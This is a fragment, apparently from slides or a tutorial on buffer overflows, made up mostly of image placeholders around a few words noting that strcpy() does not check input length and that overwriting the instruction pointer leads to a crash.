



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
```

strcpy() does not check the length of the input!

IP



Crash

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



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

